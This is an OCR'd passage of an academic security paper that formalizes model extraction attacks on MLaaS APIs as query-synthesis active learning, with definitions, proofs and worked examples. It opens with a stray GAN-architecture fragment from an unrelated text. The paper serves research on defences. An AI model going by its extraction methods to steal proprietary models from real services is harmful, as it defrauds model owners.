$\mu, z \rightarrow$ `FullyConnected(512)`
`FullyConnected(256)`
`FullyConnected(128)`
`FullyConnected(1)`
`Sigmoid` $\rightarrow$ `{1,0}`

Here, for both generators and discriminators, `Sigmoid` is the Sigmoid function, batch normalization is applied on the output of each layer except the last layer, and LeakyReLU is used as the activation function for all layers except the last one, which uses `tanh`.

Exploring Connections Between Active Learning and Model Extraction

Varun Chandrasekaran[1], Kamalika Chaudhuri[3], Irene Giacomelli[2], Somesh Jha[1], and Songbai Yan[3]

[1]University of Wisconsin-Madison
[2]Protocol Labs
[3]University of California San Diego

Abstract

Machine learning is being increasingly used by individuals, research institutions, and corporations. This has resulted in the surge of Machine Learning-as-a-Service (MLaaS) - cloud services that provide (a) tools and resources to learn the model, and (b) a user-friendly query interface to access the model. However, such MLaaS systems raise concerns such as *model extraction*. In model extraction attacks, adversaries maliciously exploit the query interface to *steal* the model. More precisely, in a model extraction attack, a good approximation of a sensitive or proprietary model held by the server is extracted (*i.e.* learned) by a dishonest user who interacts with the server only via the query interface. This attack was introduced by Tramèr *et al.* at the 2016 USENIX Security Symposium, where practical attacks for various models were shown. We believe that better understanding the efficacy of model extraction attacks is paramount to designing secure MLaaS systems. To that end, we take the first step by (a) formalizing model extraction and discussing possible defense strategies, and (b) drawing parallels between model extraction and established area of *active learning*. In particular, we show that recent advancements in the active learning domain can be used to implement powerful model extraction attacks, and investigate possible defense strategies.

1 Introduction

Advancements in various facets of machine learning has made it an integral part of our daily life. However, most real-world machine learning tasks are resource intensive. To that end, several cloud providers, such as Amazon, Google, Microsoft, and BigML offset the storage and computational requirements by providing *Machine Learning-as-a-Service (MLaaS)*. A MLaaS server offers support for both the training phase, and a query interface for accessing the trained model. The trained model is then queried by other users on chosen instances (refer Fig. 1). Often, this is implemented in a pay-per-query regime *i.e.* the server, or the model owner via the server, charges the the users for the queries to the model. Pricing for popular MLaaS APIs is given in Table 1.

Current research is focused at improving the performance of training algorithms, while little emphasis is placed on the related security aspects. For example, in many real-world applications, the trained models are privacy-sensitive - a model can (a) leak sensitive information about training data [5] during/after training, and (b) can itself have commercial value or can be used in security applications that assume its secrecy (*e.g.*, spam filters, fraud detection etc. [29, 38, 53]). To keep the models private, there has been a surge in the practice of *oracle access*, or black-box access. Here, the trained model is made available for prediction but is kept secret. MLaaS systems use oracle access to balance the trade-off between privacy and usability.

Models	Google	Amazon	Microsoft
• **DNNs**	Confidence Score	✗	Confidence Score
• **Regression**	Confidence Score	Confidence Score	Confidence Score
• **Decision trees**	Leaf Node	✗	Leaf Node
• **Random forests**	Leaf Node	✗	Leaf Node
• **Binary & n-ary classification**	Confidence Score	Confidence Score	Confidence Score
• **Batch**	$0.093*	$0.1	$0.5
• **Online**	$0.056*	$0.0001	$0.0005

Table 1: Pricing, and auxiliary information shared. ∗ Google's pricing model is per node per hour. Leaf node denotes the exact leaf (and not an internal node) where the computation halts, and ✗indicates the absence of support for the associated model.

Despite providing oracle access, a broad suite of attacks continue to target existing MLaaS systems [13]. For example, membership inference attacks attempt to determine if a given data-point is included in the model's training dataset only by interacting with the MLaaS interface (*e.g.* [52]). In this work, we focus on *model extraction attacks*, where an adversary makes use of the MLaaS query interface in order to *steal* the proprietary model (*i.e.* learn the model or a good approxima-

tion of it). In an interesting paper, Tramèr *et al.* [55], show that many commonly used MLaaS interfaces can be exploited using only few queries to recover a model's secret parameters. Even though model extraction attacks are empirically proven to be feasible, their work consider interfaces that reveal auxiliary information, such as confidence values together with the prediction output. Additionally, their work does not formalize model extraction. We believe that such formalization is paramount for designing secure MLaaS that are resilient to aforementioned threats. In this paper, we take the first step in this direction. The main contributions of the paper appear in boldfaced captions.

Model Extraction ≈ Active Learning. The key observation guiding our formalization is that the process of model extraction is very similar to *active learning* [50], a special case of semi-supervised machine learning. An active learner learns an approximation of a labeling function f^* through repetitive interaction with an oracle, who is assumed to know f^*. These interactions typically involve the learner sending an instance x to the oracle, and the oracle returning the label $y = f^*(x)$ to the learner. Since the learner can choose the instances to be labeled, the number of data-points needed to learn the labeling function is often much lower than in the normal supervised case. Similarly, in model extraction, the adversary uses a strategy to query a MLaaS server with the following goals: (a) to successfully steal (*i.e.* learn) the model (*i.e.* labeling function) known by the server (*i.e.* oracle), in such a way as to (b) minimize the number of queries made to the MLaaS server, as each query costs the adversary.

While the overall process of active learning mirrors the general description of model extraction, the entire spectrum of active learning can not be used to study model extraction. Indeed, some scenarios (eg, PAC active learning) assume that the query instances are sampled from the actual input distribution. However, an attacker is not restricted to such a condition and can query any instance. For this reason, we believe that the query synthesis framework of active learning, where the learner has the power to generate arbitrary query instances best replicates the capabilities of the adversary in the model extraction framework. Additionally, the query synthesis scenario ensures that we make no assumptions about the adversary's prior knowledge.

Powerful attacks with no auxiliary information. By casting model extraction as query synthesis active learning, we are able to draw concrete similarities between the two. Consequently, we are able to use algorithms and techniques from the active learning community to perform powerful model extraction attacks, and investigate possible defense strategies. In particular, we show that query synthesis active learning algorithms can be used to perform model extraction on both linear and non-linear classifiers with *no auxiliary information*. Moreover, our evaluation shows that our attacks are better than the classic attacks, such as by Lowd and Meek [38], which have been widely used in the security community.




Figure 1: Model extraction can be envisioned as active learning. A data owner, with the help of a MLaaS server, trains a model f^* on its data. The proprietary model is stored by the server, which also answers to queries from users (*i.e.*, $y_i = f^*(x_i)$). In a model extraction attack, a dishonest user tries to exploit this interface to "steal" f^* in the same way as a learner uses answer from a machine-learning oracle in order to learn f^*.

No "free lunch" for defense. Simple defense strategies such as changing the prediction output with constant and small probability are not effective. However, defense strategies that change the prediction output depending on the instances that are being queried, such as the work of Alabdulmohsin *et al.* [2], are more robust to extraction attacks implemented using existing query synthesis active learning algorithms. However, in Algorithm 1 of § 6, we show that this defense is not secure against traditional passive learning algorithms. This suggests that there is "no free lunch" – accuracy might have to be sacrificed to prevent model extraction. An in-depth investigation of such a result will be interesting avenue for future work.

Paper structure. We begin with a brief comparison between passive machine learning and active learning in § 2. This allows us to introduce the notation used in this paper, and review the state-of-the-art for active learning. § 3 focuses on the formalization of model extraction attacks, casting it into the query synthesis active learning framework. § 4 discusses our algorithms used to extract non-linear classifiers (*i.e.* kernel SVMs, decision trees, and random forests). § 5 discusses possible defenses strategies. § 6.1 reports our experimental findings and demonstrates that query synthesis active learning can be used to successfully perform model extraction of linear models, and evaluates different defense strategies. Specifically, we observe that $0.09 worth Amazon queries are needed to extract most halfspaces when the MLaaS server does not deploy any defense, and $3.65 worth of queries are required to learn a halfspace when it uses data-independent randomization. Furthermore, our experiments in § 6.2 show modifying adaptive retraining proposed by Tramèr *et al.* results in efficienct extraction attacks for non-linear models; we obtain 5×-224× improvement for kernel SVMs, and comparable extraction efficiency for discrete models such as decision trees with *no auxiliary information*. Finally, we discuss some open issues in § 7, which provides avenue for future work. Related work is discussed in § 8, and we end the paper with some concluding remarks. All proofs are detailed in the Appendix of the extended version [1].

2 Machine Learning Overview

In this section, we give a brief overview of machine learning, and terminology we use throughout the paper. In particular, we summarize the passive learning framework in § 2.1, and focus on active learning algorithms in § 2.2. A review of the state-of-the-art of active learning algorithms is needed to explicitly link model extraction to active learning and is presented in § 3.

2.1 Passive learning

In the standard, passive machine learning setting, the learner has access to a large labeled dataset and uses it in its entirety to learn a predictive model from a given class. Let $\mathbf{X}$ be an instance space, and $\mathbf{Y}$ be a set of labels. For example, in object recognition, $\mathbf{X}$ can be the space of all images, and $\mathbf{Y}$ can be a set of objects that we wish to detect in these images. We refer to a pair $(x,y) \in \mathbf{X} \times \mathbf{Y}$ as a *data-point or labeled instance* (x is the instance, y is the label). Finally, there is a class of functions $\mathcal{F}$ from $\mathbf{X}$ to $\mathbf{Y}$ called the *hypothesis space* that is known in advance. The learner's goal is to find a function $\hat{f} \in \mathcal{F}$ that is a good predictor for the label y given the instance x, with $(x,y) \in \mathbf{X} \times \mathbf{Y}$. To measure how well $\hat{f}$ predicts the labels, a loss function ℓ is used. Given a data-point $z = (x,y) \in \mathbf{X} \times \mathbf{Y}$, $\ell(\hat{f},z)$ measures the *difference* between $\hat{f}(x)$ and the true label y. When the label domain $\mathbf{Y}$ is finite (classification problem), the 0-1 loss function is frequently used:

$$\ell(\hat{f},z) = \begin{cases} 0, & \text{if } \hat{f}(x) = y \\ 1, & \text{otherwise} \end{cases}$$

If the label domain $\mathbf{Y}$ is continuous, one can use the square loss: $\ell(\hat{f},z) = (\hat{f}(x) - y)^2$.

In the passive setting, the PAC (*probably approximately correct*) learning [56] framework is predominantly used. Here, we assume that there is an underlying distribution $\mathcal{D}$ on $\mathbf{X} \times \mathbf{Y}$ that describes the data; the learner has no direct knowledge of $\mathcal{D}$ but has access to a set of training data D drawn from it. The main goal in passive PAC learning is to use the labeled instances from D to produce a hypothesis $\hat{f}$ such that its expected loss with respect to the probability distribution $\mathcal{D}$ is low. This is often measured through the *generalization error* of the hypothesis $\hat{f}$, defined by

$$\mathrm{Err}_{\mathcal{D}}(\hat{f}) = \mathbb{E}_{z \sim \mathcal{D}}[\ell(\hat{f},z)] \tag{1}$$

More precisely, we have the following definition.

Definition 1 (PAC passive learning [56])**.** An algorithm A is a PAC passive learning algorithm for the hypothesis class $\mathcal{F}$ if the following holds for any $\mathcal{D}$ on $\mathbf{X} \times \mathbf{Y}$ and any $\varepsilon, \delta \in (0,1)$: If A is given $s_A(\varepsilon,\delta)$ i.i.d. data-points generated by $\mathcal{D}$, then A outputs $\hat{f} \in \mathcal{F}$ such that $\mathrm{Err}_{\mathcal{D}}(\hat{f}) \leq \min_{f \in \mathcal{F}} \mathrm{Err}_{\mathcal{D}}(f) + \varepsilon$ with probability at least $1 - \delta$. We refer to $s_A(\varepsilon,\delta)$ as the *sample complexity* of algorithm A.

Remark 1 (Realizability assumption). In the general case, the labels are given together with the instances, and the factor $\min_{f \in \mathcal{F}} \mathrm{Err}_{\mathcal{D}}(f)$ depends on the hypothesis class. Machine learning literature refers to this as *agnostic learning* or the non-separable case of PAC learning. However, in some applications, the labels themselves can be described using a labeling function $f^* \in \mathcal{F}$. In this case (known as *realizable learning*), $\min_{f \in \mathcal{F}} \mathrm{Err}_{\mathcal{D}}(f) = 0$ and the distribution $\mathcal{D}$ can be described by its marginal over $\mathbf{X}$. A PAC passive learning algorithm A in the realizable case takes $s_A(\varepsilon,\delta)$ i.i.d. instances generated by $\mathcal{D}$ and the corresponding labels generated using f^*, and outputs $\hat{f} \in \mathcal{F}$ such that $\mathrm{Err}_{\mathcal{D}}(\hat{f}) \leq \varepsilon$ with probability at least $1 - \delta$.

2.2 Active learning

In the passive setting, learning an accurate model (*i.e.* learning $\hat{f}$ with low generalization error) requires a large number of data-points. Thus, the labeling effort required to produce an accurate predictive model may be prohibitive. In other words, the sample complexity of many learning algorithms grows rapidly as $\varepsilon \to 0$ (refer Example 1). This has spurred interest in learning algorithms that can operate on a smaller set of labeled instances, leading to the emergence of *active learning* (AL). In active learning, the learning algorithm is allowed to select a subset of unlabeled instances, query their corresponding labels from an annotator (*i.e.* oracle) and then use it to construct or update a model. How the algorithm chooses the instances varies widely. However, the common underlying idea is that by actively choosing the data-points used for training, the learning algorithm can drastically reduce sample complexity.

Formally, an active learning algorithm is an interactive process between two parties - the oracle O and the learner $\mathcal{L}$. The only interaction allowed is through *queries* - $\mathcal{L}$ chooses $x \in \mathbf{X}$ and sends it to O, who responds with $y \in \mathbf{Y}$ (*i.e.*, the oracle returns the label for the chosen unlabeled instance). This value of (x,y) is then used by $\mathcal{L}$ to infer some information about the labeling procedure, and to choose the next instance to query. Over many such interactions, $\mathcal{L}$ outputs $\hat{f}$ as a predictor for labels. We can use the generalization error (1) to evaluate the accuracy of the output $\hat{f}$. However, depending on the query strategy chosen by $\mathcal{L}$, other types of error can be used.

There are two distinct scenarios for active learning: *PAC active learning* and *Query Synthesis (QS) active learning*. In literature, QS active learning is also known as *Membership Query Learning*, and we will use the two terms synonymously.

2.2.1 PAC active learning

This scenario was introduced by Dasgupta in 2005 [20] in the realizable context and then subsequently developed in following works (*e.g.*, [4, 19, 26]). In this scenario, the instances are sampled according to the marginal of $\mathcal{D}$ over $\mathbf{X}$, and the learner, after seeing them, decides whether to query for their labels or not. Since the data-points seen by $\mathcal{L}$ come from the actual underlying distribution $\mathcal{D}$, the accuracy of the output hypothesis $\hat{f}$ is measured using the generalization error (1),

as in the classic (*i.e.*, passive) PAC learning.

There are two options to consider for sampling data-points. In *stream-based sampling* (also called *selective sampling*) , the instances are sampled one at a time, and the learner decides whether to query for the label or not on a per-instance basis. *Pool-based sampling* assumes that all of the instances are collected in a static pool $S \subseteq \mathbf{X}$ and then the learner chooses specific instances in S and queries for their labels. Typically, instances are chosen by $\mathcal{L}$ in a greedy fashion using a metric to evaluate all instances in the pool. This is not possible in stream-based sampling, where $\mathcal{L}$ goes through the data sequentially, and has to therefore make decisions to query individually. Pool-based sampling is extensively studied since it has applications in many real-world problems, such as text classification, information extraction, image classification and retrieval, etc. [39]. Stream-based sampling represents scenarios where obtaining unlabeled data-points is easy and cheap, but obtaining their labels is expensive (*e.g.*, stream of data is collected by a sensor, but the labeling requires an expert).

Before describing query synthesis active learning, we wish to highlight the advantage of PAC active learning over passive PAC learning (*i.e.* the reduced sample complexity) for some hypothesis class through Example 1. Recall that this advantage comes from the fact that an active learner is allowed to adaptively choose the data from which it learns, while a passive learning algorithm learns from a static set of data-points.

Example 1 (PAC learning for halfspaces). Let $\mathcal{F}_{d,HS}$ be the hypothesis class of *d-dimensional halfspaces*[1], used for binary classification. A function in $f_w \in \mathcal{F}_{d,HS}$ is described by a normal vector $w \in \mathbb{R}^d$ (*i.e.*, $||w||_2 = 1$) and is defined by

$$f_w(x) = \text{sign}(\langle w, x \rangle) \text{ for any } x \in \mathbb{R}^d$$

where given two vectors $a, b \in \mathbb{R}^d$, then their product is defined as $\langle a, b \rangle = \sum_{i=1}^{d} a_i b_i$. Moreover, if $x \in \mathbb{R}$, then $\text{sign}(x) = 1$ if $x \geq 0$ and $\text{sign}(x) = -1$ otherwise. A classic result in passive PAC learning states that $O(\frac{d}{\varepsilon}\log(\frac{1}{\varepsilon}) + \frac{1}{\varepsilon}\log(\frac{1}{\delta}))$ data-points are needed to learn f_w [56]. On the other hand, several works propose active learning algorithms for $\mathcal{F}_{d,HS}$ with sample complexity[2] $\tilde{O}(d\log(\frac{1}{\varepsilon}))$ (under certain distributional assumptions). For example, if the underlying distribution is log-concave, there exists an active learning algorithm with sample complexity $\tilde{O}(d\log(\frac{1}{\varepsilon}))$ [9, 10, 63]. This general reduction in the sample complexity for $\mathcal{F}_{d,HS}$ is easy to infer when $d = 1$. In this case, the data-points lie on the real line and their labels are a sequence of -1's followed by a sequence of $+1$'s. The goal is to discover a point w where the change from -1 to $+1$ happens. PAC learning theory states that this can be achieved with $\tilde{O}(\frac{1}{\varepsilon})$[3] points i.i.d. sampled from $\mathcal{D}$. On the other hand, an active learning algorithm that uses a simple binary search can achieve the same task with $O(\log(\frac{1}{\varepsilon}))$ queries [20] (refer Figure 2).




Figure 2: Halfspace classification in dimension 1.

2.2.2 Query Synthesis (QS) active learning

In this scenario, the learner can request labels for any instance in the input space $\mathbf{X}$, including points that the learner generates *de novo*, independent of the distribution $\mathcal{D}$ (*e.g.*, $\mathcal{L}$ can ask for labels for those x that have zero-probability of being sampled according to $\mathcal{D}$). Query synthesis is reasonable for many problems, but labeling such arbitrary instances can be difficult if the oracle is a human annotator. Thus, this scenario better represents real-world applications where the oracle is automated (*e.g.*, results from synthetic experiments [32]). Since the data-points are independent of the distribution, generalization error is not an appropriate measure of accuracy of the hypothesis $\hat{f}$, and other types of error are typically used. These new error formulations depend on the concrete hypothesis class $\mathcal{F}$ considered. For example, if $\mathcal{F}$ is the class of boolean functions from $\{0,1\}^n$ to $\{0,1\}$, then the *uniform error* is used. Assume that the oracle O knows $f^* \in \mathcal{F}$ and uses it as labeling function (realizable case), then the uniform error of the hypothesis $\hat{f}$ is defined as

$$\text{Err}_u(\hat{f}) = \Pr_{x \sim \{0,1\}^n}[\hat{f}(x) \neq f^*(x)]$$

where x is sampled uniformly at random from the instance space $\{0,1\}^n$. Recent work [3, 16], for the class of halfspaces $\mathcal{F}_{d,HS}$ (refer to Example 1) use *geometric error*. Assume that the true labeling function used by the oracle is f_{w^*}, then the geometric error of the hypothesis $f_w \in \mathcal{F}_{d,HS}$ is defined as

$$\text{Err}_2(f_w) = ||w^* - w||_2$$

where $||\cdot||_2$ is the 2-norm.

In both active learning scenarios (PAC and QS), the learner needs to evaluate the *usefulness* of an unlabeled instance x, which can either be generated de novo or sampled from the given distribution, in order to decide whether to query the oracle for the corresponding label. In the state of the art, we can find many ways of formulating such *query strategies*. Most of existing literature presents strategies where efficient search through the hypothesis space is the goal (refer the survey by Settles [50]). Another point of consideration for an

[1] Halfspace models are also called linear SVM (support vector machine).
[2] The $\tilde{O}$ notation ignores logarithmic factors and terms dependent on δ.
[3] More generally, $\tilde{O}(\frac{d}{\varepsilon})$ points.

active learner $\mathcal{L}$ is to decide when to stop. This is essential as active learning is geared at improving accuracy while being sensitive to new data acquisition cost (*i.e.*, reducing the query complexity). While one school of thought relies on the *stopping criteria* based on the intrinsic measure of stability or self-confidence within the learner, another believes that it is based on economic or other external factors (refer [50, Section 6.7]).

Given this diversity within active learning, we enhance the standard definition of a learning algorithm and propose the definition of an active learning system, which is geared towards model extraction. Our definition is informed by the MLaaS APIs that we investigated (more details in Table 1).

Definition 2 (Active learning system)**.** Let $\mathcal{F}$ be a hypothesis class with instance space $\mathbf{X}$ and label space $\mathbf{Y}$. An active learning system for $\mathcal{F}$ is given by two entities, the learner $\mathcal{L}$ and the oracle O, interacting via membership queries: $\mathcal{L}$ sends to O an instance $x \in \mathbf{X}$; O answers with a label $y \in \mathbf{Y}$. We indicate via the notation O_{f^*} the realizable case where O uses a specific labeling function $f^* \in \mathcal{F}$, *i.e.* $y = f^*(x)$. The behavior of $\mathcal{L}$ is described by the following parameters:

1. *Scenario*: this is the rule that describes the generation of the input for the querying process (*i.e.* which instances $x \in \mathbf{X}$ can be queried). In the PAC scenario, the instances are sampled from the underlying distribution $\mathcal{D}$. In the query synthesis (QS) scenario, the instances are generated by the learner $\mathcal{L}$;
2. *Query strategy*: given a specific scenario, the query strategy is the algorithm that adaptively decides if the label for a given instance x_i is queried for, given that the queries $x_1, \ldots, x_{i-1}$ have been answered already. In the query synthesis scenario, the query strategy also describes the procedure for instance generation.
3. *Stopping criteria*: this is a set of considerations used by $\mathcal{L}$ to decide when it must stop querying.

Any system $(\mathcal{L}, O)$ described as above is an active learning system for $\mathcal{F}$ if one of the following holds:

- *(PAC scenario)* For any $\mathcal{D}$ on $\mathbf{X} \times \mathbf{Y}$ and any $\varepsilon, \delta \in (0,1)$, if $\mathcal{L}$ is allowed to interact with O using $q_{\mathcal{L}}(\varepsilon, \delta)$ queries, then $\mathcal{L}$ outputs $\hat{f} \in \mathcal{F}$ such that $\mathrm{Err}_{\mathcal{D}}(\hat{f}) \leq \min_{f \in \mathcal{F}} \mathrm{Err}_{\mathcal{D}}(f) + \varepsilon$ with probability at least $1 - \delta$.

- *(QS scenario)* Fix an error measure Err for the functions in $\mathcal{F}$. For any $f^* \in \mathcal{F}$, if $\mathcal{L}$ is allowed to interact with O_{f^*} using $q_{\mathcal{L}}(\varepsilon, \delta)$ queries, then $\mathcal{L}$ outputs $\hat{f} \in \mathcal{F}$ such that $\mathrm{Err}(\hat{f}) \leq \varepsilon$ with probability at least $1 - \delta$.

We refer to $q_{\mathcal{L}}(\varepsilon, \delta)$ as the *query complexity* of $\mathcal{L}$.

As we will show in the following section (in particular, refer § 3.2), the query synthesis scenario is more appropriate in casting model extraction attack as active learning when we make no assumptions about the adversary's prior knowledge.

Note that, other types queries have been studied in literature. This includes the *equivalence query* [4]. Here the learner can verify if a hypothesis is correct or not. We do not consider equivalence queries in our definition because we did not see any of the MLaaS APIs support them.

3 Model Extraction

In § 3.1, we begin by formalizing the process of model extraction. We then draw parallels between model extraction and active learning in § 3.2.

3.1 Model Extraction Definition

We begin by describing the operational ecosystem of model extraction attacks in the context of MLaaS systems. An entity learns a private model f^* from a public class $\mathcal{F}$, and provides it to the MLaaS server. The server provides a client-facing query interface for accessing the model for prediction. For example, in the case of logistic regression, the MLaaS server knows a model represented by parameters $a_0, a_1, \cdots, a_d$. The client issues queries of the form $x = (x[1], \cdots, x[d]) \in \mathbb{R}^d$, and the MLaaS server responds with 0 if $(1 + e^{-a(x)})^{-1} \leq 0.5$ and 1 otherwise, with $a(x) = a_0 + \sum_{i=1}^{d} a_i x[i]$.

Model extraction is the process where an adversary exploits this interface to learn more about the proprietary model f^*. The adversary can be interested in defrauding the description of the model f^* itself (*i.e.*, stealing the parameters a_i as in a reverse engineering attack), or in obtaining an approximation of the model, say $\hat{f} \in \mathcal{F}$, that he can then use for free for the same task as the original f^* was intended for. To capture the different goals of an adversary, we say that the attack is successful if the extracted model is "close enough" to f^* according to an *error function* on $\mathcal{F}$ that is context dependent. Since many existing MLaaS providers operate in a pay-per-query regime, we use query complexity as a measure of efficiency of such model extraction attacks.

Formally, consider the following experiment: an adversary $\mathcal{A}$, who knows the hypothesis class $\mathcal{F}$, has oracle access to a proprietary model f^* from $\mathcal{F}$. This can be thought of as $\mathcal{A}$ interacting with a server S that safely stores f^*. The interaction has several rounds. In each round, $\mathcal{A}$ chooses an instance x and sends it to S. The latter responds with $f^*(x)$. After a few rounds, $\mathcal{A}$ outputs a function $\hat{f}$ that is the adversary's candidate approximation of f^*; the experiment considers $\hat{f}$ a good approximation if its error with respect to the true function f^* held by the server is less then a fixed threshold ε. The error function Err is defined a priori and fixed for the extraction experiment on the hypothesis class $\mathcal{F}$.

Experiment 1 (Extraction experiment)**.** Given a hypothesis class $\mathcal{F} = \{f : \mathbf{X} \to \mathbf{Y}\}$, fix an error function $\mathrm{Err} : \mathcal{F} \to \mathbb{R}$. Let S be a MLaaS server with the knowledge of a specific $f^* \in \mathcal{F}$, denoted by $S(f^*)$. Let $\mathcal{A}$ be an adversary interacting with S with a maximum budget of q queries. The extraction

experiment $\texttt{Exp}^{\varepsilon}_{\mathcal{F}}(S(f^*),\mathcal{A},q)$ proceeds as follows

1. $\mathcal{A}$ is given a description of $\mathcal{F}$ and oracle access to f^* through the query interface of S. That is, if $\mathcal{A}$ sends $x \in \mathbf{X}$ to S, it gets back $y = f^*(x)$. After at most q queries, $\mathcal{A}$ eventually outputs $\hat{f}$;
2. The output of the experiment is 1 if $\text{Err}(\hat{f}) \leq \varepsilon$. Otherwise the output is 0.

Informally, an adversary $\mathcal{A}$ is successful if with high probability the output of the extraction experiment is 1 for a small value of ε and a fixed query budget q. This means that $\mathcal{A}$ likely learns a good approximation of f^* by only asking q queries to the server. More precisely, we have the following definition.

Definition 3 (Extraction attack)**.** Let $\mathcal{F}$ be a public hypothesis class and S an MLaaS server as explained before. We say that an adversary $\mathcal{A}$, which interacts with S, implements an ε-*extraction attack* of complexity q and confidence γ against the class $\mathcal{F}$ if $\Pr[\texttt{Exp}^{\varepsilon}_{\mathcal{F}}(S(f^*),\mathcal{A},q)=1] \geq \gamma$, for any $f^* \in \mathcal{F}$. The probability is over the randomness of $\mathcal{A}$.

In other words, in Definition 3 the success probability of an adversary constrained by a fixed budget for queries is explicitly lower bounded by the quantity γ.

Before discussing the connection between model extraction and active learning, we provide an example of a hypothesis class that is easy to extract.

Example 2 (Equation-solving attack for linear regression). Let $\mathcal{F}_{d,R}$ be the hypothesis class of regression models from $\mathbb{R}^d$ to $\mathbb{R}$. A function f_a in this class is described by $d+1$ parameters $a_0, a_1, \ldots, a_d$ from $\mathbb{R}$ and defined by: for any $x \in \mathbb{R}^d$, $f_a(x) = a_0 + \sum_{i=1}^{d} a_i x_i$. Consider the adversary $\mathcal{A}_{ES}$ that queries $x^1, \ldots, x^{d+1}$ ($d+1$ instances from $\mathbb{R}^d$) chosen in such a way that the set of vectors $\{(1,x^i)\}_{i=1,\ldots,d+1}$ is linearly independent in $\mathbb{R}^{d+1}$. $\mathcal{A}_{ES}$ receives the corresponding $d+1$ labels, $y_1, \ldots, y_{d+1}$, and can therefore solve the linear system given by the equations $f_a(x^i) = y_i$. Assume that f_{a^*} is the function known by the MLaaS server (*i.e.*, $y_i = f_{a^*}(x^i)$). It is easy to see that if we fix $\text{Err}(f_a) = ||a^* - a||_1$, then $\Pr[\texttt{Exp}^{0}_{\mathcal{F}_{d,R}}(S(f_{a^*}),\mathcal{A}_{ES},d+1)=1] = 1$. That is, $\mathcal{A}_{ES}$ implements 0-extraction of complexity $d+1$ and confidence 1.

While our model operates in the black-box setting, we discuss other attack models in more detail in Remark 2

3.2 Active Learning and Extraction

From the description presented in the § 2, it is clear that model extraction in the MLaaS system context closely resembles active learning. The survey of active learning in § 2.2 contains a variety of algorithms and scenarios which can be used to implement model extraction attacks (or to study its impossibility).

However, different scenarios of active learning impose different assumptions on the adversary's prior knowledge. Here, we focus on the general case of model extraction with an adversary $\mathcal{A}$ that has no knowledge of the data distribution $\mathcal{D}$. In particular, such an adversary is not restricted to only considering instances $x \sim \mathcal{D}$ to query. For this reason, we believe that query synthesis (QS) is the right active learning scenario to investigate in order to draw a meaningful parallelism with model extraction. Recall that the query synthesis is the only framework where the query inputs can be generated de novo (*i.e.*, they do not conform to a distribution).

Observation 1: Given a hypothesis class $\mathcal{F}$ and an error function Err, let $(\mathcal{L},\mathcal{O})$ be an active learning system for $\mathcal{F}$ in the QS scenario (Definition 2). If the query complexity of $\mathcal{L}$ is $q_{\mathcal{L}}(\varepsilon,\delta)$, then there exists an adversary $\mathcal{A}$ that implements ε-extraction with complexity $q_{\mathcal{L}}(\varepsilon,\delta)$ and confidence $1-\delta$ against the class $\mathcal{F}$.

The reasoning for this observation is as follows: consider the adversary $\mathcal{A}$ that is the learner $\mathcal{L}$ (*i.e.*, $\mathcal{A}$ deploys the query strategy procedure and the stopping criteria that describe $\mathcal{L}$). This is possible because $(\mathcal{L},\mathcal{O})$ is in the QS scenario and $\mathcal{L}$ is independent of any underlying (unknown) distribution. Let $q = q_{\mathcal{L}}(\varepsilon,\delta)$ and observe that

$$\begin{aligned}
&\Pr[\texttt{Exp}^{\varepsilon}_{\mathcal{F}}(S(f^*),\mathcal{A},q)=1] = \\
&\Pr[\mathcal{A} \text{ outputs } \hat{f} \text{ and } \text{Err}(\hat{f}) \leq \varepsilon] = \\
&\Pr[\mathcal{L} \text{ outputs } \hat{f} \text{ and } \text{Err}(\hat{f}) \leq \varepsilon] \geq 1-\delta
\end{aligned}$$

Our observation states that any active learning algorithm in the QS scenario can be used to implement a model extraction attack. Therefore, in order to study the security of a given hypothesis class in the MLaaS framework, we can use known techniques and results from the active learning literature. Two examples of this follow.

Example 3 (Decision tree extraction via QS active learning). Let $\mathcal{F}_{n,BF}$ denote the set of boolean functions with domain $\{0,1\}^n$ and range $\{-1,1\}$. The reader can think of -1 as 0 and $+1$ as 1. Using the range of $\{-1,+1\}$ is very common in the literature on learning boolean functions. An interesting subset of $\mathcal{F}_{n,BF}$ is given by the functions that can be represented as a boolean decision tree. A *boolean decision tree* T is a labeled binary tree, where each node v of the tree is labeled by $L_v \subseteq \{1,\cdots,n\}$ and has two outgoing edges. Every leaf in this tree is labeled either $+1$ or -1. Given an n-bit string $x = (b_1,\cdots,b_n), b_i \in \{0,1\}$ as input, the decision tree defines the following computation: the computation starts at the root of the tree T. When the computation arrives at an internal node v, we calculate the parity of $\sum_{i \in L_v} b_i$ and go left if the parity is 0 and go right otherwise. The value of the leaf that the computation ends up in is the value of the function. We denote by $\mathcal{F}^m_{n,BT}$ the class of boolean decision trees with n-bit input and m nodes. Kushilevitz and Mansour [35] present an active learning algorithm for the class $\mathcal{F}_{n,BF}$ that works in the QS scenario. This algorithm utilizes the uniform error to determine the stopping condition (refer § 2.2). The authors claim that this algorithm has practical efficiency when

restricted to the classes $\mathcal{F}^m_{n,BT} \subset \mathcal{F}_{n,BF}$ for any m. In particular, if the active learner $\mathcal{L}$ of [35] interacts with the oracle $\mathcal{O}_{T^*}$ where $T^* \in \mathcal{F}^m_{n,BT}$, then $\mathcal{L}$ learns $g \in \mathcal{F}_{n,BF}$ such that $\Pr_{x\sim\{0,1\}^n}[g(x) \neq T^*(x)] \leq \varepsilon$ with probability at least $1-\delta$ using a number of queries polynomial in n, m, $\frac{1}{\varepsilon}$ and $\log(\frac{1}{\delta})$. Based on Observation 1, this directly translates to the existence of an adversary that implements ε-extraction with complexity polynomial in n, m, $\frac{1}{\varepsilon}$ and confidence $1-\delta$ against the class $\mathcal{F}^m_{n,BT}$.

